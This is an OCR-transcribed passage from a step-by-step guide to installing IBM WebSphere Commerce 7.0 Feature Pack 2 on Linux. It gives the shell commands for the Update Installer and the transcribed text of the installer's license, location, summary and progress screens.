
4. WebSphere Commerce Engerprise 7.0 Feature Pack 2.iso


```
# unzip download.updii.7002.linux.amd64.zip
# UpdateInstaller/install
# cp 7.0.0-WS-WCServer-FP002.pak
/opt/IBM/WebSphere/UpdateInstaller1/maintenance/
```






LibVNCServer
Ctrl
Alt
Applications
Places
System
8:05 PM
IBM WebSphere Commerce Feature Pack 2.0.0.0
WebSphere. software
Software License Agreement
Please read the following license agreement carefully.
International Program License Agreement
Part 1 - General Terms
BY DOWNLOADING, INSTALLING, COPYING, ACCESSING, CLICKING ON AN "ACCEPT" BUTTON, OR OTHERWISE USING THE PROGRAM, LICENSEE AGREES TO THE TERMS OF THIS AGREEMENT. IF YOU ARE ACCEPTING THESE TERMS ON BEHALF OF LICENSEE, YOU REPRESENT AND WARRANT THAT YOU HAVE FULL AUTHORITY TO BIND LICENSEE TO THESE TERMS. IF YOU DO NOT AGREE TO THESE TERMS,
- DO NOT DOWNLOAD, INSTALL, COPY, ACCESS, CLICK ON AN "ACCEPT" BUTTON, OR USE THE PROGRAM; AND
- PROMPTLY RETURN THE UNUSED MEDIA, DOCUMENTATION, AND PROOF OF ENTITLEMENT TO THE PARTY FROM WHOM IT WAS OBTAINED FOR A REFUND OF THE AMOUNT PAID. IF THE PROGRAM WAS DOWNLOADED, DESTROY ALL COPIES OF THE PROGRAM.
1. Definitions
"Authorized Use" - the specified level at which Licensee is authorized to execute or run the Program. That level may be measured by number of users, millions of service units ("MSUs"), Processor Value Units
I accept the terms in the license agreement
I do not accept the terms in the license agreement
Print
InstallShield
< Back
Next >
Cancel
root@wcs:/opt
IBM WebSphere Commerce Feature Pack ...


LibVNCServer
Ctrl
Alt
Applications
Places
System
8:05 PM
IBM WebSphere Commerce Feature Pack 2.0.0.0
WebSphere. software
Software License Agreement
Please read the following license agreement carefully.
TERMS AND CONDITIONS FOR SEPARATELY LICENSED CODE
IBM WebSphere Commerce V7.0 Feature Pack 2
The IBM license agreement and any applicable information on the web download page for IBM products refers Licensee to this file for details concerning terms and conditions applicable to code identified as Separately Licensed Code in the License Information document and included in the products listed above ("the Program").
The "Separately Licensed Code" identified in the License Information document of the IBM license agreement is provided to Licensee under terms and conditions that are different from the IBM license agreement. Licensee's use of such components or portions thereof is subject to the terms of the associated license agreement provided or referenced in this section and not the terms of the IBM license agreement.
Please note: This NON_IBM_LICENSE file may identify Separately Licensed Code and its related agreements that are not used by, or that were not shipped with, the Program as Licensee installed it.
I accept the terms in the license agreement
I do not accept the terms in the license agreement
Print
InstallShield
< Back
Next >
Cancel
root@wcs:/opt
IBM WebSphere Commerce Feature Pack ...


LibVNCServer
Ctrl
Alt
Applications
Places
System
8:07 PM
IBM WebSphere Commerce Feature Pack 2.0.0.0
WebSphere. software
IBM WebSphere Commerce Feature Pack 2 will be installed to the specified WebSphere Commerce install location. Expand the list to select a different WebSphere Commerce install location or enter the install location if it does not appear in the list. Click Browse to select a directory.
Product installation location:
/opt/IBM/WebSphere/CommerceServer70
Browse...
InstallShield
< Back
Next >
Cancel
root@wcs:/opt
IBM WebSphere Commerce Feature Pack ...


LibVNCServer
Ctrl
Alt
Applications
Places
System
8:07 PM
IBM WebSphere Commerce Feature Pack 2.0.0.0
WebSphere. software
Installation Summary
Review the summary for correctness. Click Back to change values on previous panels. Click Next to begin the installation.
The following product will be installed:
IBM WebSphere Commerce Feature Pack 2
Product Install Location: /opt/IBM/WebSphere/CommerceServer70
with the following features:
WebSphere Commerce foundation
IBM Management Center for WebSphere Commerce
Store enhancements
Content Versioning
Social Commerce
WebSphere Commerce – Sterling Order Management Integration
Total size:
870 MB
InstallShield
< Back
Next >
Cancel
root@wcs:/opt
IBM WebSphere Commerce Feature Pack ...


LibVNCServer
Ctrl
Alt
Applications
Places
System
8:08 PM
IBM WebSphere Commerce Feature Pack 2.0.0.0
WebSphere. software
Installing component: fep.store-enhancements.70
67%
InstallShield
< Back
Next >
Cancel
root@wcs:/opt
IBM WebSphere Commerce Feature Pack ...






```
# /opt/IBM/WebSphere/CommerceServer70/bin/versionInfo.sh
```


5. creating a WebSphere Commerce instance

